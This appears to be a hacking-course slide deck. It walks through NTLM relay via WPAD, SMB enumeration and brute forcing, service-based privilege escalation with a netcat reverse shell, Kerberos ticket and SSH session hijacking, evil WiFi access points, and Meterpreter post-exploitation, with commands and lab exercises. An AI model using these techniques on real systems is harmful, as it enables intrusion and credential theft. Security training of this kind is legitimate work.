  - Search for NetBIOS “wpad”
  - Search for local DNS “wpad”
  - Search for “wpad.domain2.domain1.tld”
  - Search for “wpad.domain1.tld” (!)
  - Search for “wpad.tld”



# How is WPAD used?

- HTTP request for /wpad.dat to port 80
- The wpad.dat contains JavaScript

```
function FindProxyForUrl(url,host) {  
    [ code ]  
}
```
- Limited script execution environment
- Return a string indicating the proxy



# wpad.dat

## Contents of wpad.dat

```
function FindProxyForUrl(url,host) {  
return "SOCKS 10.10.10.10:1080;";  
}
```

## Set the Content-Type header

```
application/x-ns-proxy-autoconfig
```

# Malicious WPAD

- Control which proxy all IE users access
  - Spoof the **WPAD** name somehow
  - Host **wpad.dat** on a web server
  - Host a malicious proxy server
- Control of HTTP traffic opens the door
  - Browser security becomes pointless
  - Access to all domains and zones

(Windows 2008) <http://blogs.technet.com/isablog/archive/2008/02/19/windows-server-2008-dns-block-feature.aspx>

# Combine NTLM + WPAD

- Hijack all HTTP requests
  - Register the **WPAD** hostname
  - Run a web server hosting **wpad.dat**
  - Run a malicious fake proxy
- Return a static reply to all requests

****





# Combine NTLM + WPAD

- Handle incoming SMB requests
    - The metasploit3 **smb\_relay** module
    - Configure a target Windows system
- ```
msf> set SMBHOST <target>
```
- Configure a shellcode payload
  - Launch it and wait...

# Combine NTLM + WPAD

- A user opens IE and tries to access a site
  1. Resolves the **WPAD** name
  2. Downloads and reads **wpad.dat**
  3. Connects to the proxy server
  4. Connects to the SMB service
  5. Authenticates to the target
  6. Disconnected



# Combine NTLM + WPAD

- The attacker's perspective (step 1)
  1. Serves up the **wpad.dat** file
  2. Handles the proxy request
  3. Handles the SMB connection
  4. Connects to target and gets challenge key
  5. Returns challenge key back to the client
  6. Processes authentication
  7. Disconnects the client



# Combine NTLM + WPAD

- The attacker's perspective (step 2)
  1. Takes over the authenticated SMB
  2. Connects to the ADMIN\$ share
  3. Uploads the shellcode as an EXE
  4. Connects to Service Control Manager
  5. Creates and starts a new service
  6. Handles the spawned shellcode :)



# Combine NTLM + WPAD

- Limitations
  - The user must have privileges on target
  - SMB Signing must not be mandatory
  - Must have SMB access to target
- Patch MS08-068
  - Prevents SMB reflection back to source
  - Can still reflect to a third host!

```
msf> set SMBHOST primary-dc
```



# Demo: NTLM Relay

- Using Metasploit's **smb\_relay** module
  - Start **msfconsole** as root
  - `msf> use exploit/windows/smb/smb_relay`
  - `msf exploit(smb_relay)> set SMBHOST`
- Relay from client A to server B



# Windows Admin Tools

- SMB-aware network tools
  - Vulnerability scanners (Nessus, Retina)
  - Remote Windows management
  - Asset inventory systems
- These apps send authentication creds
  - These can be captured and cracked
  - These can be actively relayed



# Demo: NTLM Relay via Tools

- Exploiting Windows administration tools



# Samba (SMB)



# Samba

- 1999 called, want their bugs back
  - Remember those scary “NULL Sessions”
  - Samba ENUM / SID2USR user listing
  - Massive information leaks via DCERPC
    - Shares, Users, Policies
    - Brute force accounts (no lockout)



# Samba

- These attacks can affect many different types of systems
  - Apple OS X
  - Linux
  - Embedded devices
  - Storage area networks
- People don't think of non-windows boxes as vulnerable to windows configuration bugs
  - But they are :)



# Samba

- SMB techniques
  - All the old windows command line tools rock
    - The “net” suite of tools especially useful
  - Identify NetBIOS name / domain
    - nbtstat -A ipaddress
  - Establish a NULL session
    - net use \\ip\ipc\$ “” /user:””
  - See what sessions you have established
    - net use

# Windows Hacking

- net commands your best friend
  - **net user** – Shows/adds/modifies users
  - **net stop/start** – Interacts with services
  - **net localgroup** – Shows/adds/modifies groups
  - **net view** – Shows workgroups and hosts
  - **net use** – Shows/mounts shares, authenticates
- Use from a command line (start, run, cmd)
- Can be used over an exploit shell

# Windows Hacking

- Null sessions

- `net use \\target\ipc$ "" /user:""`
  - No username no password
  - Many windows boxes still accept this
  - Often allows you to enumerate information
- Can also be used if you know a username/pwd
- `net use \\target\ipc$ password /user:username`
- `net use \\target\ipc$ password /user:domain\user`
- Script to automate testing null sessions against whole subnets

# Windows Hacking

- Enumeration
  - Find out information about a target
  - Users, shares, policies
  - Various tools for doing it
    - Enum.exe from Bindview, now hard to find
- Restrict anonymous security settings and disable some of this functionality
  - Also breaks compatibility with various OS's and apps

# Samba

- Enumerate password policy information is important
- Used to decide whether or not to brute force an account

```
C:\WINDOWS>enum -P 192.168.1.102
server: 192.168.1.102
setting up session... success.
password policy:
  min length: 5 chars
  min age: none
  max age: 21 days
No lockouts
return 87, The parameter is incorrect.
cleaning up... success.
```





# Samba

- Enumerate users

```
C:\WINDOWS>enum -U 192.168.1.102  
server: 192.168.1.102  
setting up session... success.
```

```
getting user list (pass 1, index 0)... success, got 30.
```

```
games nobody proxy syslog www-data root  
news bin mail hplip messagebus dhcp daemon  
avahi-autoipd sshd man lp gnats backup haldaemon  
sys klog bob avahi list irc gdm sync uucp
```

```
getting user list (pass 2, index 30)... success, got 0.  
cleaning up... success.
```



# Samba

- You can also do this with rpcclient
  - Rpcclient -U "" 192.168.1.102
  - Enumdomusers
  - netshareenum
  - Srvinfo
- Enum http://192.168.1.1/enumav.exe
  - Enum -U 192.168.1.102
  - Enum -P 192.168.1.102
  - Enum -D -u bob -f passwd.lst 192.168.1.102

# Samba

- Enum can brute force accounts
- You only want to do this if there are no lockouts otherwise you can cause a denial of service
- You also only want to do this if you don't mind being noisy in the event logs
  - Or you are confident you can get in and wipe the logs :)
- The -D option starts the crack but needs a username and password
  - You can use a dictionary file with -f option
- It is very useful to build up a robust dictionary file of real passwords



# Samba

- Lots of brute forcers exist
  - NAT – Netbios Auditing Tool
    - Very old, may not compile
  - Hydra, Brutus, WinScanX
  - Metasploit 3.3.4-dev



# Samba

- Often unix systems that are running samba map the smb users to the local unix version
- This means if you brute force a samba account you can often log in via ssh using the same account information
- OS X is notorious for this
- At the very least it exposes user data, and data should always be the main goal

# Windows Hacking

- What user enumeration might look like against samba/unix

```
C:\WINDOWS>enum -U 192.168.154.20
```

```
server: 192.168.154.20
```

```
setting up session... success.
```

```
getting user list (pass 1, index 0)... success, got 30.
```

```
games nobody proxy syslog www-data root  
news bin mail hplip messagebus dhcp daemon  
avahi-autoipd sshd man lp gnats backup haldaemon  
sys klog bob avahi list irc gdm sync uucp
```

```
getting user list (pass 2, index 30)... success, got 0.
```

```
cleaning up... success.
```

- Note the unix usernames

# Windows Hacking

```
C:\WINDOWS>enum -D -u administrator -f s:\bin\PASSLIST.TXT 192.168.0.24
```

```
username: administrator
```

```
dictfile: s:\bin\PASSLIST.TXT
```

```
server: 192.168.0.24
```

```
(1) administrator | password
```

```
return 1326, Logon failure: unknown user name or bad password.
```

```
(2) administrator | administrator
```

```
return 1326, Logon failure: unknown user name or bad password.
```

```
(3) administrator |
```

```
return 1326, Logon failure: unknown user name or bad password.
```

```
(4) administrator | changeme
```

```
password found: changeme
```

```
C:\WINDOWS>net use \\192.168.0.24\ipc$ changeme /user:administrator
```

```
The command completed successfully.
```

# Windows Hacking

You can also do this with rpcclient

```
rpcclient -U "" 192.168.154.20
```

```
enumdomusers
```

```
netshareenum
```

```
srvinfo
```



# Windows Hacking

## Recent additions to Metasploit (3.3.4-dev)

- auxiliary/scanner/smb/smb\_enumusers
- auxiliary/scanner/smb/smb\_lookupsid
- auxiliary/scanner/smb/smb\_login

# Windows Hacking

A few more tools can be useful here

Dumpsec – gui tool [demo]

Userdump – cmd line tool [demo]

Requires guessing a user name (guest, admin)

Userinfo – cmd line tool

Requires knowing a username [demo]

```
userdump \\targetip guessed_username
```

```
userinfo \\targetip known_username
```



# LAB: Samba

- Establish access to target via netbios / smb
- 192.168.1.102
  - If you have windows try out enum
  - If not use rpcclient/smbclient
- Enumerate as much information as possible
  - Brute force accounts if you can
    - Make sure there are no lockouts
- Use the gained information to get a shell on the box
- What data can you access?



# Insecure Services & Privilege Escalation



# Insecure Services & Privilege Escalation

- Some services have insecure permissions
  - Most microsoft services “fixed”
  - Many 3<sup>rd</sup> party services vuln (ex. prism)
- Sysinternals has a tool for checking this
  - Accesschk.exe
  - Sc.exe also useful for viewing svc info



# Insecure Services & Privilege Escalation

- Find services with ACL's that are not admin/system
  - `accesschk.exe -q -w -c * | findstr /V Admin | findstr /V SYSTEM`
  - Look for yourself or a group you are a member of
    - Power users / Network Configuration Operators
  - Once a service is identified, use `sc` to get more info
    - `Sc qc servicename`

# Insecure Services & Privilege Escalation

- Use accesschk to enumerate your access
  - accesschk.exe -q -v -c valsmith messenger
    - SERVICE\_QUERY\_CONFIG
    - SERVICE\_CHANGE\_CONFIG
    - SERVICE\_START
    - SERVICE\_STOP
    - **SERVICE\_ALL\_ACCESS**



# Insecure Services & Privilege Escalation

- Modify the binpath of the service to do whatever malicious thing you want
  - `sc config messenger binPath= "net localgroup administrators valsmith /add"`
- make sure its running as LocalSystem
  - `sc config messenger obj= ".\LocalSystem" password= ""`
- Check to see if it worked
  - `sc qc messenger`
- Start the service
  - `net start messenger`
  - Ignore most errors, still worked



# Insecure Services & Privilege Escalation

- Sometimes you have access but the service is disabled:
  - `sc config clipsrv start= demand`
- Put things back when done
  - `sc config clipsrv start= disabled`
  - `sc config messenger binPath="C:\WINDOWS\system32\svchost.exe -k netsvcs"`

# Insecure Services & Privilege Escalation

- How about a shell?
  - `sc config messenger binPath= "tftp -i 10.20.30.153 GET nc.exe"`
  - `net start messenger`
  - `sc config messenger binPath= "nc 10.20.30.153 7777 -e cmd.exe"`
  - `net start messenger`

# Insecure Services & Privilege Escalation

- Can be done remotely
- Requires some access
  - Often simple domain authentication
- Only know about private tools
  - Metasploit module should be out soon 😊



# Trust Relationships



# What are Trusts?

- Everything and everyone trusts something
  - Company LANs have trusts with their ISP's (routing, traffic, infrastructure)
  - Users are trusted (internal access, VPN's, dial in, e-mail, admin access)
  - Networks trust each other (clients and vendors, e-mail vs DNS vs intranet)
  - Servers trust service monitoring systems
  - Trusts between applications
- All these trusts can be points of access



# Benefits of Leveraging Trusts

- Expand the access you have by abusing the access of the system
- The target is unavailable to *YOU*
  - Not to another host you can reach...
- Discovery less likely because activity appears normal



# Benefits of Leveraging Trusts

- Bypass with firewalls/TCP wrappers/ACLs
  - Find a node that is accepted and own it
- People TCP wrapper Unix and leave windows open
  - Hack the windows box and portforward past wrappers
- Escalate privilege without exploits by abusing trusted accounts



# Trust Relationship Examples

- Windows – Unix trusts
- Centralized file / home directory servers
  - NFS
- SSH access
  - Keys
  - Master Mode
- Authentication systems
  - Kerberos
  - NIS





# Windows – Unix Trusts

- Scenerio
  - Ultimate Target = linux file server
  - Target IP 192.168.154.5
  - Target running TCP Wrappers
    - Only allow SSH from hosts in 192.168.154.0/24 address range
  - Attacker IP not in this range
  - Vulnerable Windows host exists  
192.168.154.100



# Windows → Unix Trusts

- Attacker penetrates windows host
- Dumps account password hashes and cracks them
- Many networks share local admin passwords across both windows and unix environment hosts
- However attacker cannot SSH into linux host to try captured password due to TCP wrappers



# Windows – Unix Trusts

- Windows host is on correct network to bypass wrappers
  - Attacker doesn't know this for sure but always worth a try
- Answer is to create a port forward on port 22 from the windows host to linux server

```
# Create a port forward from 192.168.154.100 to 192.168.154.5
```

```
fpipe -l 22 -r 22 192.168.154.5
```

```
# (This bounces through the port forward to 192.168.154.5 port 22)
```

```
Ssh 192.168.154.100 (you can use putty if on windows)
```

# Trusts

## Technology Overview

# Who are you? (NIS)

- NIS (Network Information Service) (yellow pages)
  - Common on older Unix installations
  - A method to distribute information about
    - Users on a network (names and ids)
    - Group Membership
    - Passwords
      - Passwords on NIS tend to be weak hashes, and easily cracked
  - Ypcat gives access to this information
    - Ypcat passwd gives the password file with hashes etc.
  - Mostly retired



# Who are you? (LDAP)

- LDAP (Lightweight Directory Access Protocol)
  - More Modern way of storing user information
    - Idapsearch allows for domain queries
    - Write once read many DB
    - Can store any information, but commonly stores
      - Username and ID
      - Group membership information
      - Home directory location
      - Automounts
      - Passwords in the form of MD5 hashes
    - Can require machine level authentication



# Home Sweet Home. (NFS)

- NFS (Network File System)
  - A common way to share home directories across many different Unix systems
    - Usually unauthenticated, and unencrypted
      - Can be both Authenticated and encrypted with kerberos
    - Often Root squashed
      - Root is not allowed to read/write to share via the mount
      - Controlled on server
      - An attempt to limit hacking activity
        - Often easy to bypass
    - Sometimes setuid squashed
      - Won't run setuid binaries



# NFS Home Directories

- Usually uses port 2049 UDP / TCP
  - A directory is exported to everyone or specific hosts read/write/execute
  - Often used in conjunction with NIS
- Exports can be mounted automatically or manually (just another file share protocol)





# NFS Home Directories

- Send RPC message to port 2049 of every host
- Tools: **nfsping.pl**, **nmap**, **superscan**, etc.
- Once located use the **showmount** tool to gain NFS configuration information
- If a home directory server can be compromised, often all hosts and users that mount it can be compromised
- SSH can be coupled with this for a deeper attack



# I am the gatekeeper

- Some NFS systems have moved to authenticated NFS
  - Surprisingly rare
  - Can be just authenticated or encrypted
    - Encrypted has a very large overhead that most places do not want to take that performance hit
  - Inconsistent behavior across clients
    - Solaris stops file access after kerberos ticket expires
    - Linux mounts stay authenticated as long as the user is logged in
      - Great on big servers, as the mounts stay authenticated for long periods



# NFS Home Directories

- Scenario
  - A client machine is penetrated and root access gained
  - Attacker wants access to a different client machine (its where the data is)
  - NFS server is located and configuration surmised
  - User home directory servers can be mined for information
    - Other trusts can be enumerated
- Something is dropped which provides access to any hosts which mount the share

# LABS

CLIENTS:

user1 – user25

Pa\$\$word1 – Pa\$\$word24

10.20.30.1 – 10.20.30.25



# LAB: NFS Home Directories

- Goals
  - Assume you have p0wned a workstation on an NIS/NFS network
  - Understand the infrastructure
    - Find the NFS server



# LAB: NFS Home Directories

- Scan the network for NFS
- Show what's exported
- Remotely show who's mounting the server
- Locally see where home dirs are mounted



# LAB: NFS Home Directories

- Scan the network for NFS

```
# nmap -p 2049 10.20.30.0/24
```

- Show what's exported

- # showmount -e 10.20.30.77

- Show whose mounting

- # showmount -a 10.20.30.77

- To see where home dirs are mounted

- df .

- Write a blank file called userx.txt in Val Smith's home directory in the ex1 folder



# How do I know you are you? (Kerberos)

- Kerberos is a powerful tool from MIT for authenticating users
  - Uses time to send a series of hashes over the network, so the password never needs to be sent over the network
  - Commonly used for single sign-on
    - Anything that allows a user single sign-on is a dream for a hacker
    - Uses Tickets to allow single sign-on across multiple systems





# How do I know you are you? (Kerberos)

- Used to become root on systems
  - ksu is a common way for system administrators to elevate privilege
    - Requires a ticket, or password
    - An easy way to become root without a password
- Can be used to authenticate against NFS/SMB/websites, almost anything
- Is the underlining technology for Microsoft active directory



# Tickets Please

- Kerberos Ticket Caches
  - A file or memory location that contains various
    - Usually a file in /tmp
    - Defined by environmental variable
      - KRB5CCNAME
    - Owned by the user
  - Kerberos Tickets are only valid for a small time frame
    - Can be renewed in some cases



# Getting a Ticket.

- During Login
  - When logging in through SSH/GUI/Telnet/etc. A ticket is usually created
  - Via pam
  - If you have a Ticket Granting Ticket, SSHing to a new machine creates a normal ticket
- Kinit
  - Ask for a ticket that will be stored in the ticket cache
  - Can ask for a ticket for a different login
    - Kinit dkerb@LINUX.KRB
    - Still need password



# Whats this ticket for?

- Tickets are owned by the users, but root can read anything
  - klist -c will let you view a specific Kerberos ticket cache
    - /tmp/krb\* is a common place to look for many ticket caches
    - If in doubt, look at default ticket cache
      - echo \$KRB5CCNAME
      - klist
        - This will specify the cache it is looking for



# What is this junk? (klist output)

Standard klist looks like

```
root@kdc:/export/home# klist
```

```
Ticket cache: FILE:/tmp/krb5cc_1002_AUnw5N
```

```
Default principal: dkerb@LINUX.KRB
```

```
Valid starting Expires Service principal
```

```
05/21/09 16:40:13 05/22/09 02:40:13
```

```
krbtgt/LINUX.KRB@LINUX.KRB
```

```
renew until 05/22/09 16:40:08
```

- Shows the following
  - Cache File
  - Who's ticket
  - When it expires
  - That it is a Ticket Granting Ticket
  - How long it can be renewed



# Just a bit more please.

- While a ticket is still active, it can be renewed
  - An expiration doesn't have to be the end
    - kinit -R allows for an extension to the expire
    - Only to the renew until time
    - May need to renew many times
    - No password is required as long as the ticket is valid
    - -c cache\_file works if you are helping a different user renew their cache

# Get me out of this ticket.

- Kdestroy
  - Common way for people to get rid of their ticket or entire cache of tickets
  - Basically equivalent to removing the file, or erasing part of the cache file
  - Doesn't invalidate any of the tickets that were in the cache
  - Called by many systems when logging out
    - Ssh for example will often destroy you cache so people “can't” abuse it later



# Keeping a private store of tickets

- Ticket Cache files can be copied and stored like any other file
- To protect a ticket cache for future use
  - Copy to a controlled location
  - Change ownership
  - When needed change KRB5CCNAME
    - set KRB5CCNAME='/my/private/ticket/cache'
  - Kinit -R every once in a while to extend the life
    - Each renew creates a log in the KRB server, so don't abuse



# No really, he said I could.

- .k5login
  - The .k5login file is used to say who's ticket can be used to access a given account
    - Lets you “impersonate” another user
    - Common way to do root logins
    - Exists in the home directory
    - If this file doesn't exist, only the acct username is usable
    - This file supersedes the username
      - If username isn't in there, their ticket won't work
  - Simple list of kerberos credentials, one per line
    - [dkerb@LINUX.KRB](#)
    - valsmith@LINUX.KRB



# Crap my watched stop

- Messing with kerberos isn't always hard
  - Kerberos is a time based protocol
  - If the time on the kerberos server is more than 5 minutes off from the time on the client things will not work
    - If it is close to five minutes, it will work intermittently
      - This is a great way to mess with an inexperienced admin
    - An easy way to do this is to set NTP to broadcast
      - Some networks don't check for this, and it will slowly screw the clocks of any client that has NTP setup for broadcast
  - Reverse DNS is crucial for parts of kerberos to work
    - Often not checked, with all the DNS problems out . . .



PLEASE DON'T BREAK/CHANGE THE  
TIME ON THE SERVER



# Hijacking Kerberos

- Kerberos is great for one time authentication . . even for hackers
- Idea is to become a user and hijack kerberos tickets
- Gain access to other trusted nodes



# Hijacking Kerberos

- Generates tickets for authentication to various services
- On many OS ticket is stored as file
  - Owned by user
  - In /tmp directory
  - Filename starts with krb
- System checks file to see what access user has



# Hijacking Kerberos

- To hijack kerb, capture user's ticket
- Use ticket to access trusted resources
  - Log into other computers
- Abuses fact that each node trusts kerberos
- Allows attacker to move around network
  - Without using exploits, passwords
  - No alarms/IDS because it appears to be legit behavior



# Hijacking Kerberos

- General procedure:
  - Gain root access to a multi-user system
  - Target a user (view `.ssh/known_hosts`)
  - List all files in `/tmp`
  - SU to targeted user and run `klist`
    - This shows expected ticket name
  - Copy ticket file from `/tmp` to expected name
  - Run `klist` again to verify hijacked ticket



# Hijacking Kerberos

- Scenario
  - Attacker wants access to host2
  - Attacker has root on host1 which runs kerberos
  - Attacker finds a user with access to host2 based on known\_hosts
  - Attacker SU's to user, copies ticket and logs into host2 from host1 without a password



# Hijacking Kerberos

- Normal kerberos usage

```
host1|alice|1> klist
```

```
Default principal: alice@host1
```

```
Valid starting Expires Service principal
```

```
04/28/08 11:03:25 04/28/08 21:03:25 krbtgt/host@host
```

```
Renew until 05/05/08 11:03:25
```

```
Kerberos 4 ticket cache: /tmp/tkt5116
```

```
Klist: You have no tickets cached
```

- User Alice has ticket for passwordless authentication



## • Attacker kerberos usage

```
bash-3.00# ls -al /tmp/krb
```

```
bash-3.00# klist
```

```
-rw----- 1 alice eng 383 Jun 28 08:19 /tmp/krb5cc_10595_ZH8kq4
```

```
Default principal: valsmith@host1
```

```
Valid starting Expires Service principal
```

```
04/28/08 12:14:50 06/28/07 22:14:50 krbtgt/host1@host1
```

```
renew until 05/05/08 12:14:39
```

Change the file to the expected name and check status:

```
bash-3.00# cp /tmp/krb5cc_10595_ZH8kq4 /tmp/krb5cc_6425
```

```
bash-3.00# klist
```

```
Ticket cache: FILE:/tmp/krb5cc\_6425
```

```
Default principal: alice@host1 <---- WE ARE NOW HER!
```

```
Valid starting Expires Service principal
```

```
04/28/08 12:15:50 06/28/07 22:15:50 krbtgt/host1@host1
```

```
renew until 05/05/08 12:15:39
```



# Hijacking Kerberos

- Other attacks
  - Attacker gets valid ticket
  - Places their username in targets .klogin file
  - Kerberos will treat attacker as target
  - Copy ticket files to safe location
    - In case user runs kdestroy
  - Look at root user .klogin file if readable
    - Tells you who has root access
  - Automate ticket harvesting with scripts



# Unix Exercise

- Login to your network client via ssh
- Make your way to **ex2.linux.krb** as val smith.
- Check out what is in /tmp on **ex2.linux.krb**
- Play with klist, and klist -c see what tickets are on system.
  - Who are you on ex2?
  - What tickets are in your KRB5CCNAME?



# Abusing SSH

- Abuse legitimate users access over SSH
- If user can access other systems, why can't you? (even without users password)
- One time passwords? No problem!
- Intel gathering



# Abusing SSH

- Available tools
  - Metalstorm ssh hijacking
  - Trojaned ssh clients
  - SSH master modes
- Dont forget TTY hijacking
  - **appcap**
  - **TTYWatcher**
- Who suspects a dead SSH session?



# Abusing SSH

- Focus on master mode
  - Allows for client connection sharing
  - Lets user set up a tunnel of multiple sessions over same SSH connection
    - No re-authentication required
    - No need to know the users password
  - Client dependent, server version doesn't matter
  - Goal is to get user to start master mode



# Abusing SSH

- Several ways to trick user
  - Alias ssh to ssh -M -S socket
  - Modify SSH config file ~/.ssh/config
  - Add:

Host \*

ControlMaster auto

ControlPath ~/.ssh/sockets/%r@%h:%p

- Every connection will now be in master mode
- Gain passwordless access to other hosts





# LAB: Abusing SSH

- SSH to www
- Who has permission to write in /var/www
  - ls -al /var/www
  - cat /etc/group
- Who is sshing in?
  - ps aux |grep ssh look for webmaster
  - Cat /etc/passwd to double check UID



# LAB: Abusing SSH

- Become lvalsmith
- Edit val's `.ssh/config` file to start creating master mode tunnels
  - add to `~lvalsmith/.ssh/config`
  - Host \*
  - ControlPath `~/.ssh/master-%r@%h:%p`
- Now wait for val to ssh to www
- Tag along on his session
  - `ssh -l webmaster -S sockfilename www`
- Add your own webpage in `/var/www`



# Exploiting WiFi Drivers



# WiFi Attacks

- WiFi attacks are well established
  - Sniff and bypass MAC filtering
  - Crack any WEP key easily (PTW)
  - Brute force WPA password
  - Flooding techniques
    - Dissassociate
    - Deauthenticate
    - CTS/RTS



# WiFi Drivers

- Hundreds of WiFi adapters on the market
  - Price driven, in terms of hardware use
  - Competitors often ship the same chipset
  - Same models will use different chips
  - Wide variety in form factors
    - Cardbus, Mini-PCI, USB, Mini-PCle
- Why does Linux/BSD WiFi suck?
  - Its not the hardware, its the industry



# WiFi Drivers

- Security testing of WiFi drivers
  - Need a chipset capable of raw transmit
  - Need a driver to support this chipset
  - Need a userland library to access it
  - Need a scripting language to fuzz it



# WiFi Drivers

- Need a chipset capable of raw transmit
  - **Atheros or RTL8187 (Alfa)**
- Need a driver to support this chipset
  - **madwifi-ng, ath5k, rtl8187 (2.6.28+)**
- Need a userland library to access it
  - **Lorcon ( -lorcon, tx80211 )**
- Need a scripting language to fuzz it
  - **Ruby + Metasploit 3**



# WiFi Drivers

- Writing WiFi fuzzers for Metasploit 3
  - Create a new auxiliary module
  - Include the **Lorcon** mixin
  - Create a **run()** method
  - Call **open\_wifi()** to initialize
  - Create a packet generator
  - Call **wifi.write()** to send frames
  - Repeat until end condition





# WiFi Drivers

- Obtaining WiFi adapters to fuzz
  - Electronics store with nice return policy
  - Purchase one of each brand
- Prepare the target systems (no VMs)
  - Windows – kernel mini-dump
  - MacOS X – remote core dump
  - Linux – enable debugging



# WiFi Drivers

- Find beacon bugs
  - Affects anyone within range!
  - Force card to continuously scan
  - Send evil beacon frames
- Find probe response bugs
  - Targets a specific WiFi client
  - Set the target MAC in the fuzzer
  - Force card to continuously scan
  - Send evil probe response frames

# WiFi Drivers

- Beacon fuzzing results
  - 3 of 5 cards crashed Windows
  - 2 proved to be code execution
- Probe response fuzzing results
  - 2 of 5 cards crashed Windows
  - 2 different Apples died (G4, Intel)
  - 1 Linux madwifi-ng system blew up



# WiFi Drivers

- WiFi drivers are easy targets
  - 3 of 5 cards were returned
  - 2 code execution exploits written
  - 2 DoS modules written
- Debugging these requires kernel-foo
  - Getting code execution is easy
  - Not crashing the system is hard



# WiFi Drivers

- Attacking WiFi driver flaws
  - Difficult to fingerprint remote OS
  - Difficult to determine driver
  - Beacon attacks are broadcast
- What payloads can you use?
  - No usable TCP/IP stack
  - The MTU is 2300 bytes
    - Embed entire EXE



# WiFi Drivers

- Defending against WiFi driver flaws
  - No type of filtering technology
  - Remote access by nature
  - Hit multiple targets at once
  - Identify targets by MAC



# WiFi Drivers

- Vendor responses
  - Only 2 of 4 vendors responded
    - One could not figure out the flaw
    - Other took three months to patch
- Consumer drivers rarely updated
  - D-Link's patch was a miracle
  - Few “1.01” or “2.0” driver versions



# WiFi Drivers

- WiFi Exploit Code
  - Four code exec modules in Metasploit
    - Windows: **Intel-Bcom, D-Link, Netgear**
    - Linux: **madwifi-ng (Atheros)**
  - New Windows/Intel one on milw0rm
    - **Intel-Bcom**
- Metasploit fuzzers still very effective
  - **fuzz\_beacon, fuzz\_proberesp**



# DEMO: WiFi Drivers

- Requirements
  - Lorcon-supported wireless card
  - Aircrack-NG (recent SVN snapshot)
  - Metasploit 3 with ruby-lorcon compiled

```
$ cd external/ruby-lorcon2
```

```
$ ruby extconf.rb
```

```
# make install
```

- Create a new monitor interface
  - **# airmon-ng start wifi0**



# DEMO: WiFi Drivers

- Using the Metasploit wireless modules

```
$ msfconsole
```

```
msf> use auxiliary/dos/wireless/fakeap
```

```
msf> set CHANNEL 6
```

```
msf> set DRIVER mac80211
```

```
msf> set INTERFACE mon0
```

```
msf> run
```



# Karmetasploitation



# WiFi Ubiquity

- Open captive portals are everywhere
  - Hotels, airports, coffee shops, parks
  - Users expect WiFi in public spaces
- WiFi-only devices are becoming popular
  - Smart phones and PDAs (iPhone, Tilt)
  - Lightweight laptops (Apple Air)
- Authentication is often one-way
  - Users have to trust access points



# Access Points

- Control the “internet” for the user
  - Distribute IP addresses
  - Provide DNS settings
  - Route all traffic
  - Accept payment



# Building an Evil AP

- Required hardware and drivers
  - Linux 2.6.26+ with Atheros or Alfa
  - Latest aircrack-ng SVN snapshot
  - Latest metasploit SVN snapshot
- DHCP server
  - ISC DHCPD with custom configuration
- DNS server
  - Respond to all requests

# Building an Evil AP

- Hardware & Driver
  - Alfa rtl8187 w/Aircrack-ng patches
  - <http://www.simplewifi.com> (@ Defcon 17!)
- DNS
  - `msf> auxiliary/server/fakedns`
- Services (part of metasploit)
  - IMAP, POP3, FTP, SMTP, SMB
  - HTTP, SSL versions of above



# Building an Evil AP

- Starting the access point
  1. Load the madwifi driver
  2. Create master mode interface
  3. Set channel, ESSID, antennas
  4. Bring interface online
  5. Start the DHCP daemon
  6. Enable KARMA mode
  7. Start the services





# Building an Evil AP

- Email services
  - Password from POP3, IMAP4 (SSL)
  - Accept and store outbound SMTP
- HTTP services
  - Capture any sent passwords
  - Handle WPAD requests
  - Respond with evil HTML

# Building an Evil AP

- Responding to web browsers
  - Insert exploits as appropriate
  - Insert a UNC link for IE users
  - Insert 500 iframes (Alexa Top-500)
- Steal data from the web browser
  - Log the cookies from each Top-500
  - Insert scraped forms and javascript
  - Log all stored form fields



# Building an Evil AP

- SMB service
  - Attempt to **smb\_relay** if unpatched
  - Acquire SMB password hash if patched
  - Future improvements
  - Serve up trojaned files
  - Add smbclient session type



# Demo: Building an Evil AP

- Starting up metasploit capture services
- Capturing credentials
- Exploiting client-side flaws



# Windows Post-Exploitation



# Windows Post-Exploitation

- Unix systems are generally “easy”
- Need tools to do the following
  - Relay traffic through the host
  - Download saved passwords
  - Hijack authentication tokens
  - Scour for sensitive data

Most of these tools are flagged by AV...



# Windows Traffic Relay

- Upload and execute a proxy service
  - **fpipe.exe**
- Use Meterpreter port forwarding
  - Meterpreter> **portfwd**



# Download Saved Passwords

- Standalone tools
  - **pwdump**
  - **cachedump**
  - **lsasecrets**
- Metasploit hashdump
  - Meterpreter> **use priv**
  - Meterpreter> **hashdump**



# Meterpreter Automation

Three different ways to program Meterpreter

- Type code directly in **irb** from prompt
- Write a plugin to perform session hooking
- Write a Meterpreter script

## Meterpreter scripts

- Default location is *msf3/scripts/meterpreter/*
- Launch from meterpreter prompt via **run**
- Automatically run a script

```
– msf> set AutoRunScript myscript
```



# Using Dumped Passwords

- Cracking is not necessary
  - NTLM authentication uses the hash
  - Set **SMBPass** to the hash value
  - Use with any Metasploit module (**psexec**)
- If you **do** want to crack the hashes
  - Rainbow tables are the fastest approach
  - <http://www.freerainbowtables.com/>



# Authentication Tokens

- Incognito by Luke Jennings
  - Standalone: **incognito.exe**
  - List remote and local tokens
  - Spawn remote shell with token
- Metasploit incognito extension
  - Meterpreter> **use incognito**
  - Meterpreter> **list\_tokens -g**
  - Meterpreter> **impersonate\_token “<user>”**



# Meterpreter Scripting

## Complete common tasks

- Extract and save password hashes
- Enumerate system and network information
- Install and configure a persistent backdoor
- Terminate any running anti-virus product
- Find sensitive documents and files
- Relay network communication

# Scripts: migrate.rb

Moves the running Meterpreter into a new process

- Necessary for GUI application exploits (IE)
- Keeps the established TCP connection

```
meterpreter > run migrate
```

```
[*] Current server process: svchost.exe (792)
```

```
meterpreter > execute -H -f calc.exe
```

```
meterpreter > run migrate calc.exe
```



# Scripts: killav.rb

Searches for and terminates security monitors

- Nukes most anti-virus products
- Kills many third-party firewalls

```
meterpreter > run killav
```

```
[*] Killing Antivirus services on the target...
```

# Scripts: scraper.rb

Gathers verbose information from the system

- Stores data under `~/.msf3/logs/scraper/`
- Extracts password hashes, user

```
meterpreter > run scraper
[*] New session on 192.168.0.118:1036...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]   Exporting HKCU
[*]   Downloading HKCU (C:\WINDOWS\TEMP\mSAbQsbY.reg)
[*]   Cleaning HKCU
[*]   Exporting HKLM...
```



# Scripts: getgui.rb

```
meterpreter > run getgui -u Evil -p Haxor
[*] Windows Remote Desktop Configuration Meterpreter Script
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]   RDP is disabled enabling it ...
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto..
[*]   Opening port in local firewall if necessary

